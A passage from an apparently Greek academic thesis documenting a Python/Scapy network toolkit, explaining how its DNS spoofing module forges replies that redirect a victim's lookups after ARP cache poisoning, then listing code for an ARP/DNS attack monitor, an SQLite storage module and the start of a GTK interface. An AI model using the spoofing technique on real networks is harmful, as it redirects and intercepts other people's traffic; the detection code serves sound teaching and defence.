Στη συνέχεια γίνεται η δήλωση της συνάρτησης **callback**, αυτής που θα καλείται δηλαδή κατά τη λήψη ενός πακέτου IP από την ουρά αναμονής. Αυτή δέχεται ως όρισμα ένα φορτίο-πακέτο `payload`, για την εξαγωγή των δεδομένων του οποίου χρησιμοποιείται η συνάρτηση `get_data`. Τα δεδομένα αυτά όμως είναι κωδικοποιημένα οπότε θα χρησιμοποιηθεί η κλάση IP της βιβλιοθήκης Scapy για τη μετατροπή τους σε μια μορφή κατανοητή και εύκολα τροποποιήσιμη. Στη συνέχεια ελέγχεται εαν το πακέτο περιέχει τμήμα `DNSQR`· εάν δηλαδή αποτελεί ερώτημα DNS. Εάν όχι το πακέτο προωθείται κανονικά. Διαφορετικά ελέγχεται το όνομα περιοχής που έδωσε ο χρήστης προς «παραπλάνηση (spoofing)». Σε περίπτωση που χρησιμοποιήθηκε ο μετα-χαρακτήρας «*» ή το όνομα που δόθηκε ως παράμετρος περιέχεται στο όνομα περιοχής του ερωτήματος, καλείται η συνάρτηση `spoofed_pkt` που θα επεξεργαστεί το εισερχομένο πακέτο και θα αποστείλει την επιθυμητή, από τον επιτιθέμενο, απάντηση. Αυτό σημαίνει πως οποιαδήποτε αίτηση DNS του θύματος θα το ανακατευθύνει, σε διαφορετική από την πραγματική διεύθυνση IP του διακομιστή με το όνομα περιοχής που επιθυμεί. Ειδάλλως, θα εξετάσει εάν το όνομα περιοχής προς «παραπλάνηση» περιέχεται στο ερώτημα DNS. Εαν αυτό συμβαίνει, τότε και πάλι καλείται η συνάρτηση **spoofed_pkt**.

Η συνάρτηση αυτή συναντάται αμέσως μετά και δέχεται ως ορίσματα το φορτίο- πακέτο `payload` που εξήχθη από την ουρά αναμονής, το αποκωδικοποιημένο πακέτο `pkt` και τη διεύθυνση IP που θα χρησιμοποιηθεί για την ανακατεύθυνση Στη συνάρτηση αυτή δημιουργείται μια απάντηση DNS, με τις περισσότερες τιμές του πακέτου που θα προωθηθεί να βασίζονται στο υπάρχον πακέτο. Έτσι, συναντώνται οι ακόλουθες ιδιότητες στο νέο πακέτο:

1) Στο στρώμα IP του νέου πακέτου προορισμός είναι η προέλευση του ερωτήματος που ανιχνεύθηκε και προέλευση ο προορισμός του (δηλαδή η διεύθυνση του διακομιστή DNS που χρησιμοποίησε το θύμα).

2) Στο στρώμα UDP θύρα προορισμού είναι η θύρα προέλευσης του ερωτήματος και θύρα προέλευσης η θύρα προορισμού του. Με τα δεδομένα που έχουν χρησιμοποιηθεί έως τώρα η μηχανή θύμα θα πιστέψει ότι η απάντηση DNS αυτή προέρχεται από τον πραγματικό διακομιστή DNS.

3) Στο στρώμα DNS χρησιμοποιούνται τιμές που περιέχονται στο στρώμα DNS του ερωτήματος για την σωστή λειτουργία της επίθεσης. Έτσι

χρησιμοποιείται το ID του ερωτήματος για τη σωστή αντιστοίχιση της απάντησης, τίθεται η σημαία QR ίση με 1 ορίζοντας έτσι ότι το πακέτο αποτελεί απάντηση DNS, καθώς και η σημαία AA ενημερώνοντας έτσι τον παραλήπτη ότι η απάντηση αυτή προέρχεται από εξουσιοδοτημένη πηγή. Το τμήμα ερωτημάτων QD αποτελεί ακριβές αντίτυπο του αντίστοιχου τμήματος που περιέχεται στο ερώτημα DNS. Για το τμήμα απαντήσεων AN δημιουργείται ένα νέο στρώμα DNSRR με τις ακόλουθες παραμέτρους:

i) NAME – Η παράμετρος αυτή παίρνει την τιμή της από το όνομα περιοχής που περιέχεται στο αρχικό ερώτημα DNS.

ii) TTL – Στο πεδίο αυτό δίνεται η τιμή 65535, καθώς επιθυμείται η καταχώριση που επιστρέφει αυτή η λειτουργία ως απάντηση, να μείνει όσο το δυνατόν περισσότερο χρόνο στη DNS cache του θύματος, ελαχιστοποιώντας έτσι την περιττή αποστολή «ύποπτων» πακέτων.

iii) RDATA – Το πεδίο αυτό αποτελεί τη διεύθυνση IP που θα παραδοθεί ως απάντηση στο θύμα, συνεπώς λαμβάνει την τιμή του από το όρισμα `rIP` της συνάρτησης `spoofed_pkt`.

Τέλος, καλείται η συνάρτηση `set_verdict_modified` που ορίζει την απόφαση που λήφθηκε για το πακέτο. Αυτή, όπως φαίνεται στον κώδικα, είναι η προώθηση του πακέτου (`NF_ACCEPT`), με φορτίο το κωδικοποιημένο τροποποιημένο πακέτο (`str(spoofed_pkt)`) και μήκος το μήκος του νέου πακέτου.

Στη συνέχεια, μετά τις δηλώσεις της κλάσης **`Queued`** και των συναρτήσεων **`callback`** και **`spoofed_pkt`** που μόλις περιγράφηκαν ακολουθεί η «κανονική» ακολουθιακή ροή της συνάρτησης **`run`**. Αφού γίνει επαλήθευση της δομής **`Config`** που θα χρησιμοποιηθεί από τη συνάρτηση αυτή, γίνεται η κλήση συστήματος που θα αναγκάσει τον υπολογιστή να προωθεί τα εισερχόμενα πακέτα UDP (στα οποία περιέχονται τα μηνύματα DNS) με προορισμό τη θύρα πρωτοκόλλων 53 στην ουρά αναμονής NFQUEUE. Ακολούθως, αρχικοποιείται η κλάση **`Queued`** και εκκινείται η λειτουργία της πλατφόρμας Twisted σε ξεχωριστό νήμα με τη κλήση της συνάρτησης `reactor.run`. Στη συνέχεια, το νήμα εκτέλεσης της εφαρμογής μας εκτελεί έναν «άπειρο βρόγχο» μέχρι η σημαία διακοπής εκτέλεσης `stopFlag` ενεργοποιηθεί. Μόλις αυτό συμβεί, οι πίνακες δρομολόγησης του υπολογιστή καθαρίζονται (διακόπτοντας έτσι τη διαδικασία παραπλάνησης).

Σημειώνεται ότι η λειτουργία παραπλάνησης απαιτεί την ανίχνευση των πακέτων που αποστέλλει ο κόμβος- θύμα, συνεπώς πριν την εκκίνηση της λειτουργίας της εκκινείται και η διαδικασία δηλητηρίασης των ARP caches, όπως φαίνεται στο αρχείο nettools.py.

### 4.2.9 monitor.py

Το αρχείο αυτό περιέχει την κλάση **MonitorThread** που θα εκτελεί ορισμένες βασικές λειτουργίες ανίχνευσης εισβολών δικτύου. Ο κώδικας του φαίνεται παρακάτω:

```
class MonitorThread(threading.Thread):
	def __init__(self,config,dbfile):
		# Thread initialization
		threading.Thread.__init__(self)
		self.config = config
		self.verbose = True
		self.dbfile = dbfile
		self.done = False
		self.arpWhitelistIPs = []
		self.arpWhitelistMACs = []
		self.dnsWhitelist = []
		self.initARPWhiteLists()
		self.initDNSWhiteList()

	def stop(self):
		self.cleanup()
		if self.verbose:
			print "[*] Exiting..."
		self.verbose = False
		self.done = True
		sys.exit(0)

	def initARPWhiteLists(self):
		self.arpWhitelistIPs.append(self.config.gatewayIP)
		self.arpWhitelistMACs.append(self.config.gatewayMAC)
		self.arpWhitelistIPs.append(self.config.dnsServerIP)
		self.arpWhitelistMACs.append(self.config.dnsServerMAC)
		for i in range(0,len(self.config.subnetIPs)):
			self.arpWhitelistIPs.append(self.config.subnetIPs[i])
			self.arpWhitelistMACs.append(self.config.subnetMACs[i])
		if self.verbose:
			print "[*] %s hosts were white-listed for ARP." %
len(self.arpWhitelistIPs)

	def initDNSWhiteList(self):
		self.dnsWhitelist.append(self.config.localIP)
		self.dnsWhitelist.append(self.config.dnsServerIP)
		self.dnsWhitelist.append("8.8.8.8")
		if self.verbose:
			print "[*] %s hosts were white-listed for DNS." %
len(self.dnsWhitelist)

	def run(self):
		def packetFilter(pkt):
			pass
			return True

		def packetAction(pkt):
```

```
                        msg = ""
                        # ARP Poisoning filter
                        if ARP in pkt and Ether in pkt:
                                # Only care about ARP replies. Requests are
frequent and not dangerous.
                                if pkt[ARP].op == 2:
                                        try:
                                                idx =
self.arpWhitelistIPs.index(pkt[ARP].psrc)
                                                if pkt[Ether].src !=
self.arpWhitelistMACs[idx] and pkt[Ether].src != self.config.localMAC:
                                                        if self.verbose:
                                                                msg = msg + "[!]
Possible ARP Poisoning attack originating from %s.\n" % pkt[Ether].src
                                        except:
                                                pass

                        # DNS Spoofing filter
                        if DNSRR in pkt and IP in pkt:
                                if pkt[IP].src not in self.dnsWhitelist:
                                        if self.verbose:
                                                if Ether in pkt:
                                                        msg = msg + "[!] Possible DNS
Spoofing attack originating from %s.\n" % pkt[Ether].src
                                                else:
                                                        msg = msg + "[!] Possible DNS
Spoofing attack originating from %s.\n" % pkt[IP].src

                        if msg:
                                return msg
                        else:
                                return None

                # Start listening on packets
                st = threading.Thread(target=sniff,kwargs={"iface":
self.config.iface,



        "lfilter": packetFilter,



        "prn": packetAction})
                st.daemon = True
                st.start()
                if self.verbose:
                        print "[*] Monitoring..."
                while not self.done:
                        time.sleep(0.5)

        def cleanup(self):
```

```
print "[*] Cleaning up..."
m = db.DbModule(self.dbfile)
m.saveConfig(self.config)
m.saveSubnetHosts(self.config)
m.close(commit=True)
```

Όπως και με τα εργαλεία που συναντήθηκαν προηγουμένως, η εκτέλεση της λειτουργίας «επίβλεψης (monitoring)» θα γίνεται σε ένα διαφορετικό, από το κυρίως πρόγραμμα, νήμα. Έτσι, κατά την αρχικοποίηση της καλείται, όπως φαίνεται στον κώδικα, η συνάρτηση αρχικοποίησης νημάτων `Thread.__init__`. Ακολούθως ανατίθεται η δομή `config` στην αντίστοιχη μεταβλητή της κλάσης, το όνομα του αρχείου βάσης δεδομένων που θα χρησιμοποιηθεί και αρχικοποιούνται τρεις δομές δεδομένων τύπου λίστας που θα περιέχουν τους «ασφαλείς (white-listed)» κόμβους του υποδικτύου. Τέλος, καλούνται οι συναρτήσεις `initARPWhiteLists` και `initDNSWhiteList`, οι οποίες θα γεμίσουν τις λίστες αυτές με τις κατάλληλες τιμές. Ο τρόπος που γίνεται αυτό θα εξηγηθεί κατά την ανάλυση της δήλωσης των συναρτήσεων αυτών.

Στη συνέχεια συναντάται η συνάρτηση **`stop`**. Αυτή καλείται όταν είναι επιθυμητή η διακοπή της λειτουργίας του νήματος. Σε αυτή, γίνεται πρώτα κλήση στη συνάρτηση `cleanup` της κλάσης, η οποία θα πραγματοποιήσει λειτουργίες «καθαρισμού» προτού η διαδικασία τερματιστεί με την κλήση συστήματος `sys.exit(0)`.

Αμέσως μετά συναντάται η συνάρτηση **`initARPWhiteLists`**. Αυτή σκοπό έχει την τοποθέτηση των διευθύνσεων IP και MAC στις αντίστοιχες λίστες `arpWhitelistIPs` και `arpWhitelistMACs` για την αξιοποίηση τους στη συνέχεια από μηχανισμούς ελέγχου πραγματοποίησης επιθέσεων ARP. Αυτό γίνεται τοποθετώντας σε αυτές τις αντίστοιχες διευθύνσεις του τοπικού κόμβου, του δρομολογητή του δικτύου, του καθορισμένου διακομιστή DNS καθώς και των υπαρχόντων κόμβων του υποδικτύου.

Έπειτα, συναντάται η συνάρτηση **`initDNSWhiteList`**, η οποία τοποθετεί στη λίστα `dnsWhitelist` τις διευθύνσεις IP του τοπικού κόμβου και του καθορισμένου διακομιστή DNS, προς αξιοποίηση τους σε μηχανισμούς ελέγχου πραγματοποίησης επιθέσεων DNS.

Ακολούθως, φαίνεται η συνάρτηση **`run`**· αυτή δηλαδή που θα πραγματοποιήσει τη πραγματική λειτουργία του νήματος αυτού. Σε αυτήν, συναντάται πρώτα η δήλωση της συνάρτησης **`packetAction`** η οποία θα καλείται για κάθε πακέτο που θα ανιχνεύεται. Πρώτα γίνεται έλεγχος για επιθέσεις τύπου ARP Poisoning. Έτσι εξετάζεται η ύπαρξη στρώματος ARP και Ethernet στο πακέτο. Εάν αυτά υπάρχουν ελέγχεται ο τύπος του ARP μηνύματος καθώς οι αιτήσεις ARP είναι αβλαβείς, συνεπώς αγνοούνται. Εάν το πακέτο είναι απάντηση ARP ελέγχεται εάν η αντιστοιχία διευθύνσεων IP και MAC της μηχανής προέλευσης ταυτίζονται με αυτές που καταχωρίσαμε στις λίστες `arpWhitelistIPs` και `arpWhitelistMACs`, που αναφέρθηκαν προηγουμένως. Σε περίπτωση που το πακέτο περιέχει στρώματα IP και DNSRR (αποτελεί, δηλαδή, απάντηση DNS) ελέγχεται εάν η διεύθυνση

προέλευσης του περιέχεται στη λίστα `dnsWhitelist`, καθώς απαντήσεις DNS πρέπει να λαμβάνονται μόνο από τον καθορισμένο διακομιστή DNS του δικτύου (ο οποίος καθορίζεται από το χρήστη κατά την εκκίνηση της εφαρμογής) και το δρομολογητή υποδικτύου.

Η εκκίνηση της λειτουργίας επίβλεψης γίνεται με τη δημιουργία ενός νήματος που θα εκτελεί τη συνάρτηση `sniff` της βιβλιοθήκης Scapy, η οποία θα καλεί την **`packetAction`** για κάθε πακέτο που λαμβάνεται. Στο νήμα που θα εκτελεί τη διαδικασία αυτή ενεργοποιείται η σημαία `daemon` η οποία καθορίζει ότι το νήμα εκτελείται συνεχώς μέχρι η πατρική του διεργασία να τερματιστεί· δηλαδή με την διακοπή της λειτουργίας επίβλεψης. Τέλος, το νήμα εκκινεί τη λειτουργία του με τη συνάρτηση `start` και το πατρικό νήμα μπαίνει σε έναν ατέρμονα βρόγχο μέχρι να ενεργοποιηθεί η σημαία διακοπής λειτουργίας του `done`.

Καταληκτικά, φαίνεται η συνάρτηση καθαρισμού **`cleanup`** στην οποία δημιουργείται ένα αντικείμενο της κλάσης **`DbModule`** (η οποία θα αναλυθεί στη συνέχεια) και καλούνται οι συναρτήσεις `saveConfig` και `saveSubnetHosts` οι οποίες αποθηκεύουν στη βάση δεδομένων τις ρυθμίσεις και τους κόμβους του δικτύου, αντίστοιχα. Τέλος, τερματίζεται η σύνδεση με τη βάση δεδομένων με τη συνάρτηση `close`.

### 4.2.10 db.py

Το αρχείο αυτό περιέχει τις λειτουργίες που είναι απαραίτητες για την αποθήκευση και εξαγωγή δεδομένων από μια βάση δεδομένων SQLite. Για την υλοποίηση των λειτουργιών επικοινωνίας με την SQLite βάση δεδομένων χρησιμοποιείται η βιβλιοθήκη συναρτήσεων της Python `sqlite3` (στον κώδικα της έχει δωθεί το ψευδώνυμο (alias) «`lite`». Ο κώδικάς αρχείου φαίνεται στη συνέχεια:

```
# Table names
TABLE_CONFIG = "config"
TABLE_LOG = "log"
TABLE_SUBNET_HOSTS = "subnet"

# Column names
COLUMNS_CONFIG = ("id","name","ip","mac")
COLUMNS_LOG = ("id","pkt","comment","severity")
COLUMNS_SUBNET_HOSTS = ("id","ip","mac")

# Column types
COLUMN_TYPES_CONFIG = ("INTEGER PRIMARY KEY","TEXT","TEXT","TEXT")
COLUMN_TYPES_LOG = ("INTEGER PRIMARY KEY","TEXT","TEXT","INTEGER")
COLUMN_TYPES_SUBNET_HOSTS = ("INTEGER PRIMARY KEY","TEXT","TEXT")

def makeConfigTableSQL():
	if len(COLUMNS_CONFIG) < len(COLUMN_TYPES_CONFIG):
		print "[!] Missing column name value."
		return False
	elif len(COLUMNS_CONFIG) > len(COLUMN_TYPES_CONFIG):
```

```
                print "[!] Missing column type value."
                return False
        cols = ""
        for i,val in enumerate(COLUMNS_CONFIG):
                cols = cols + "%s %s," % (val,COLUMN_TYPES_CONFIG[i])
        cols = cols[0:-1] # Remove trailing comma
        sql = "CREATE TABLE IF NOT EXISTS %s (%s)" % (TABLE_CONFIG,cols)
        return sql

def makeLogTableSQL():
        if len(COLUMNS_LOG) < len(COLUMN_TYPES_LOG):
                print "[!] Missing column name value."
                return False
        elif len(COLUMNS_LOG) > len(COLUMN_TYPES_LOG):
                print "[!] Missing column type value."
                return False
        cols = ""
        for i,val in enumerate(COLUMNS_LOG):
                cols = cols + "%s %s," % (val,COLUMN_TYPES_LOG[i])
        cols = cols[0:-1] # Remove trailing comma
        sql = "CREATE TABLE IF NOT EXISTS %s (%s)" % (TABLE_LOG,cols)
        return sql

def makeSubnetTableSQL():
        if len(COLUMNS_SUBNET_HOSTS) < len(COLUMN_TYPES_SUBNET_HOSTS):
                print "[!] Missing column name value."
                return False
        elif len(COLUMNS_SUBNET_HOSTS) > len(COLUMN_TYPES_SUBNET_HOSTS):
                print "[!] Missing column type value."
                return False
        cols = ""
        for i,val in enumerate(COLUMNS_SUBNET_HOSTS):
                cols = cols + "%s %s," % (val,COLUMN_TYPES_SUBNET_HOSTS[i])
        cols = cols[0:-1] # Remove trailing comma
        sql = "CREATE TABLE IF NOT EXISTS %s (%s)" %
(TABLE_SUBNET_HOSTS,cols)
        return sql

class DbModule():
        def __init__(self,db_file):
                self.db_file = db_file
                self.verbose = True
                self.connection = None
                self.cursor = None
                self.init()

        def init(self):
                if self.verbose:
                        print "[*] Initializing database connection..."
                try:
                        self.connection = lite.connect("data/" + self.db_file)
                except:
                        if self.verbose:
                                print "[!] Could not connect to database."
```

```
                return False
        self.connection.row_factory = lite.Row
        try:
                self.cursor = self.connection.cursor()
        except:
                if self.verbose:
                        print "[!] Could not get database cursor."
                return False

    def close(self,commit=False):
        if commit:
                print "[*] Commiting unsaved changes..."
                self.connection.commit()
        self.connection.close()
        print "[*] Database connection closed."

    def validate(self):
        # Validate configuration table
        sql = "SELECT * FROM %s WHERE id=?" % TABLE_CONFIG
        sql_vals = ("0",)
        try:
                self.cursor.execute(sql,sql_vals)
        except:
                print "[!] Missing table '%s'." % TABLE_CONFIG
                return False
        columns = []
        for x in self.cursor.description:
                columns.append(str(x[0]))
        for i, col in enumerate(COLUMNS_CONFIG):
                if col not in columns:
                        print "[!] Missing column '%s' of type '%s' in
table '%s'." % (col,COLUMN_TYPES_CONFIG(i),TABLE_CONFIG)
                        return False

        # Validate logs table
        sql = "SELECT * FROM %s WHERE id=?" % TABLE_LOG
        sql_vals = ("0",)
        try:
                self.cursor.execute(sql,sql_vals)
        except:
                print "[!] Missing table '%s'." % TABLE_LOG
                return False
        columns = []
        for x in self.cursor.description:
                columns.append(str(x[0]))
        for i, col in enumerate(COLUMNS_LOG):
                if col not in columns:
                        print "[!] Missing column '%s' of type '%s' in
table '%s'." % (col,COLUMN_TYPES_LOG(i),TABLE_LOG)
                        return False

        # Validate valid subnet hosts table
        sql = "SELECT * FROM %s WHERE id=?" % TABLE_SUBNET_HOSTS
        sql_vals = ("0",)
```

```
                try:
                        self.cursor.execute(sql,sql_vals)
                except:
                        print "[!] Missing table '%s'." % TABLE_SUBNET_HOSTS
                        return False
                columns = []
                for x in self.cursor.description:
                        columns.append(str(x[0]))
                for i, col in enumerate(COLUMNS_SUBNET_HOSTS):
                        if col not in columns:
                                print "[!] Missing column '%s' of type '%s' in
table '%s'." % (col,COLUMN_TYPES_SUBNET_HOSTS(i),TABLE_SUBNET_HOSTS)
                                return False

                return True

        def rebuild(self):
                if self.verbose:
                        print "[*] Dropping tables..."
                sql = "DROP TABLE IF EXISTS %s" % TABLE_CONFIG
                self.cursor.execute(sql)
                sql = "DROP TABLE IF EXISTS %s" % TABLE_LOG
                self.cursor.execute(sql)
                sql = "DROP TABLE IF EXISTS %s" % TABLE_SUBNET_HOSTS
                self.cursor.execute(sql)
                if self.verbose:
                        print "[*] Cleaning up..."
                sql = "VACUUM"
                self.cursor.execute(sql)
                self.connection.commit()

                if self.verbose:
                        print "[*] Rebuilding configuration table..."
                # Create database tables if they don't exist
                sql = makeConfigTableSQL()
                self.cursor.execute(sql)
                if self.verbose:
                        print "[*] Rebuilding log table..."
                # Create database tables if they don't exist
                sql = makeLogTableSQL()
                self.cursor.execute(sql)
                if self.verbose:
                        print "[*] Rebuilding valid subnet host table..."
                # Create database tables if they don't exist
                sql = makeSubnetTableSQL()
                self.cursor.execute(sql)
                if self.verbose:
                        print "[*] Finalizing..."
                self.connection.commit()
                return True

        def saveConfig(self,config):
                # Validate database structure
                if not self.validate():
```

```
                        if self.verbose:
                                print "[!] Database structure corrupt.
Rebuilding..."
                        self.rebuild()

                print "[*] Storing configuration..."
                # Save Gateway
                try:
                        sql = "INSERT INTO %s VALUES (NULL,?,?,?)" %
TABLE_CONFIG
                        sql_vals =
("gateway",config.gatewayIP,config.gatewayMAC)
                        self.cursor.execute(sql,sql_vals)
                except:
                        print "[!] Error storing Gateway."
                        return False

                # Save DNS Server
                try:
                        sql = "INSERT INTO %s VALUES (NULL,?,?,?)" %
TABLE_CONFIG
                        sql_vals =
("dns_server",config.dnsServerIP,config.dnsServerMAC)
                        self.cursor.execute(sql,sql_vals)
                except:
                        print "[!] Error storing DNS Server."
                        return False
                self.connection.commit()

                return True

        def loadConfig(self):
                # Validate database structure
                if not self.validate():
                        if self.verbose:
                                print "[!] Database structure corrupt."
                                print "[!] Please reconfigure."
                                return None

                config = utils.Config()

                try:
                        sql = "SELECT * FROM %s WHERE name=?" % TABLE_CONFIG
                        sql_vals = ("gateway",)
                        self.cursor.execute(sql,sql_vals)
                        row = self.cursor.fetchone()
                except:
                        print "[!] Error loading Gateway."
                        return None
                if not row:
                        print "[!] Gateway info not stored in database."
                        print "[!] Please reconfigure."
                        return None
                config.gatewayIP = row["ip"]
```

```
                config.gatewayMAC = row["mac"]

                try:
                        sql = "SELECT * FROM %s WHERE name=?" % TABLE_CONFIG
                        sql_vals = ("dns_server",)
                        self.cursor.execute(sql,sql_vals)
                        row = self.cursor.fetchone()
                except:
                        print "[!] Error loading DNS Server."
                        return None

                if not row:
                        print "[!] DNS Server info not stored in database."
                        print "[!] Please reconfigure."
                        return None
                config.dnsServerIP = row["ip"]
                config.dnsServerMAC = row["mac"]

                return config

        def saveSubnetHosts(self,config):
                # Validate database structure
                if not self.validate():
                        if self.verbose:
                                print "[!] Database structure corrupt.
Rebuilding..."
                        self.rebuild()

                print "[*] Storing subnet host list..."
                # Save subnet host list
                try:
                        sql = "INSERT INTO %s VALUES (NULL,?,?)" %
TABLE_SUBNET_HOSTS
                        sql_vals = [(x,config.subnetMACs[i]) for i,x in
enumerate(config.subnetIPs)]
                        self.cursor.executemany(sql,sql_vals)
                except:
                        print "[!] Error storing subnet hosts."
                        return False
                self.connection.commit()

                return True

        def loadSubnetHosts(self):
                # Validate database structure
                if not self.validate():
                        if self.verbose:
                                print "[!] Database structure corrupt."
                                print "[!] Please reconfigure."
                                return [],[]

                subnetIPs = []
                subnetMACs = []
```

```
print "[*] Loading subnet host list..."
try:
	sql = "SELECT * FROM %s" % TABLE_SUBNET_HOSTS
	self.cursor.execute(sql)
	for row in self.cursor.fetchall():
		subnetIPs.append(row["ip"])
		subnetMACs.append(row["mac"])
except:
	print "[!] Error loading subnet hosts."
	return [],[]

return subnetIPs,subnetMACs
```

Στην αρχή του κώδικα φαίνονται οι δηλώσεις των μεταβλητών που περιέχουν τα ονόματα των πινάκων της βάσης καθώς και τα ονόματα και τους τύπους των πεδίων αυτών. Ορίζονται τρεις πίνακες:

1) Config – Περιέχει καταχωρίσεις- αντιστοιχίες διευθύνσεων IP και MAC και κάθε μια από αυτές καθορίζεται από ένα όνομα και ένα μοναδικό ID.
2) Log – Περιέχει καταχωρίσεις οι οποίες αντιστοιχούν σε καταγραφές που έγιναν κατά την εκτέλεση της λειτουργίας επίβλεψης, ώστε ο χρήστης να μπορεί να ανατρέξει σε παλαιότερα συμβάντα τα οποία δεν είδε ενώ συνέβησαν.
3) Subnet hosts – Απαρτίζεται από αντιστοιχίες διευθύνσεων IP και MAC οι οποίες αντιστοιχούν στους «έγκυρους (whitelisted)» κόμβους του υποδικτύου κατά την εκκίνηση της τελευταίας εκτέλεσης της λειτουργίας καταγραφής.

Στη συνέχεια, ακολουθούν τρεις συναρτήσεις (**makeConfigTableSQL**, **makeLogTableSQL** και **makeSubnetTableSQL**) που χρησιμεύουν στην δημιουργία της SQLite εντολής που θα δημιουργήσει τους πίνακες που αναφέρθηκαν προηγουμένως Σε κάθε μια από αυτές γίνεται έλεγχος των μεταβλητών που περιέχουν τα ονόματα και τους τύπους που θα χρησιμοποιηθούν για τη δημιουργία των αντίστοιχων πινάκων.

Ακολούθως, συναντάται η κλάση **DbModule** η οποία περιέχει τις λειτουργίες αποθήκευσης/εξαγωγής δεδομένων στη/από βάση δεδομένων. Στη συνάρτηση **__init__** γίνεται η αρχικοποίηση των μεταβλητών `connection` και `cursor` που θα χρησιμοποιηθούν στη συνέχεια. Η πρώτη αντιπροσωπεύει τη διεπαφή- σύνδεση με τη βάση δεδομένων ενώ η δεύτερη ένα αντικείμενο- δείκτη στα δεδομένα της. Αμέσως μετά καλείται η συνάρτηση `init` που θα δημιουργήσει τη διεπαφή-σύνδεση με το αρχείο βάσης δεδομένων. Σε αυτήν καλείται η συνάρτηση `connect` η οποία θα «ανοίξει» τη σύνδεση με το αρχείο βάσης δεδομένων SQLite που δίνεται ως παράμετρος κατά την κλήση της. Ακολούθως, ανατίθεται η κλάση `lite.Row` στην ιδιότητα `row_factory` του αντικειμένου `connection` ορίζοντας έτσι οτι τα αποτελέσματα θα επιστρέφονται σε μορφή «γραμμών (rows)» που θα επιτρέπουν πρόσβαση στα δεδομένα τους με βάση το όνομα στήλης. Στη συνέχεια, ανατίθεται στη μεταβλητή `cursor` το αποτέλεσμα της κλήσης της συνάρτησης `connection.cursor()` η οποία επιστρέφει ένα δείκτη προς τα δεδομένα της βάσης.

Η συνάρτηση **close** είναι υπεύθυνη για τον τερματισμό της σύνδεσης με τη βάση δεδομένων. Δέχεται ως παράμετρο μια τιμή Boolean που θα καθορίσει εαν θα αποθηκευτούν στη βάση οι προσωρινές αλλαγές που έχουν γίνει έως τώρα. Εαν αυτή είναι αληθής, καλείται η συνάρτηση `commit` που πραγματοποιεί ακριβώς αυτή τη λειτουργία.

Στη συνέχεια, συναντάται η συνάρτηση **validate** που σκοπό έχει την επαλήθευση της δομής των πινάκων της βάσης. Αυτό γίνεται με την εκτέλεση ενός ερωτήματος SELECT στη βάση με την εντολή `execute` και την επιλογή της καταχώρισης με id = 0 (δηλαδή της πρώτης). Αυτή η διαδικασία εκτελείται για κάθε ένα από τους τρεις πίνακες που περιέχονται στη βάση μας.

Η συνάρτηση **rebuild** έχει ως σκοπό την καταστροφή της, τυχόν κατεστραμμένης, δομής της βάσης και την επαναδημιουργία της από το μηδέν. Αυτό συμβαίνει με την εκτέλεση εντολών DROP για κάθε πίνακα, την εκκαθάριση προσωρινών δεδομένων με την εντολή VACUUM και την κλήση των συναρτήσεων δημιουργίας πινάκων που αναφέραμε προηγουμένως

Έπειτα, συναντάται η συνάρτηση **saveConfig** η οποία δέχεται ως όρισμα μια δομή **Config** και δημιουργεί στον αντίστοιχο πίνακα της βάσης δεδομένων την καταχώριση που θα περιέχει τα δεδομένα διευθύνσεων IP και MAC της δομής αυτής, με την εκτέλεση εντολών INSERT. Στο τέλος της συνάρτησης αυτής γίνεται κλήση στη συνάρτηση `commit` που θα «μονιμοποιήσει» τις αλλαγές στη βάση.

Η συνάρτηση **loadConfig** αναλαμβάνει τη δημιουργία μιας δομής **Config** με τη κλήση στη συνάρτηση- κατασκευαστή της αντίστοιχης κλάσης του αρχείου `utils` που περιγράφηκε σε προηγούμενη ενότητα. Στη συνέχεια, με τη βοήθεια εντολών SELECT και τη κλήση της συνάρτησης `cursor.fetchone()` επιλέγεται το πρώτο (και μοναδικό) αποτέλεσμα που παρέχει ο δείκτης `cursor`, για την εξαγωγή των απαραίτητων δεδομένων (δηλαδή τις διευθύνσεις IP και MAC) και την τοποθέτηση τους στη δομή **Config** που δημιουργήθηκε Καταληκτικά, η συνάρτηση θα επιστρέψει την, ενημερωμένη πλέον, δομή **Config**.

Αντιστοίχως με τις δυο προηγούμενες συναρτήσεις, συναντώνται οι **saveSubnetHosts** και **loadSubnetHosts** που πραγματοποιούν αποθήκευση και εξαγωγή, αντίστοιχα, των δομών `subnetIPs` και `subnetMACs` που περιέχονται στη δομή **Config.**

## 4.3 Γραφική διεπαφή χρήστη - GUI (gui.py)

Η υλοποίηση του γραφικού περιβάλλοντος της εφαρμογής βασίζεται στη γνωστή βιβλιοθήκη GTK (έκδοση 2.24), ενώ ο σχεδιασμός του έγινε με την εφαρμογή Glade σε περιβάλλον Linux. Το αρχείο gui.py είναι αυτό που θα εκκινήσει την έκδοση της εφαρμογής με γραφικό περιβάλλον (αντί της χρήσης του μέσω τερματικού εντολών χρήστη, όπως γίνεται με το αρχείο nettools.py).

Σε αυτό το σημείο αναφέρεται ότι για την παραλληλοποίηση των λειτουργιών της εφαρμογής δημιουργήθηκε η κλάση **Job** καθώς και η βοηθητική κλάση **JobManager** οι οποίες αναλαμβάνουν τη δημιουργία, διαχείριση εκτέλεσης

και εξόδου των διαφόρων λειτουργιών, καθώς και τον τερματισμό τους, και περιέχονται στο αρχείο job.py το οποίο θα αναλυθεί στη συνέχεια.

Ο κώδικας του αρχείου gui.py, που θα περιγράψει τον τρόπο λειτουργίας του γραφικού περιβάλλοντος χρήστη της εφαρμογής φαίνεται παρακάτω:

```
# Variable definition
app = None

class App():
	def __init__(self):
		gtk.threads_init()
		self.builder = gtk.Builder()
		self.builder.add_from_file("gui.glade")
		self.builder.connect_signals(self)
		self.connect_buttons()
		self.jobMngr = job.JobManager(self.builder)
		self.autoscrolls = dict()

	def loadDefaults(self):
		self.builder.get_object("entry111").set_text("192.168.1.0/24")
		self.builder.get_object("entry211").set_text("192.168.1.0/24")
		self.builder.get_object("entry212").set_text("1-1024")
		self.builder.get_object("entry311").set_text("icte.uowm.gr")
		self.builder.get_object("entry411").set_text("192.168.1.1")
		self.builder.get_object("entry412").set_text("1.5")
		self.builder.get_object("entry421").set_text("192.168.1.0/24")
		self.builder.get_object("entry422").set_text("google.gr")
		self.builder.get_object("entry423").set_text("icte.uowm.gr")
		self.builder.get_object("entry711").set_text("eth0")
		self.builder.get_object("entry712").set_text("1")
		self.builder.get_object("entry713").set_text("64")

		# Load stored configuration for monitoring

	def connect_buttons(self):
		# Page 1

	self.builder.get_object("button11").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -dE ",1))

	self.builder.get_object("button12").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -dT ",1))

	self.builder.get_object("button13").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -dM ",1))

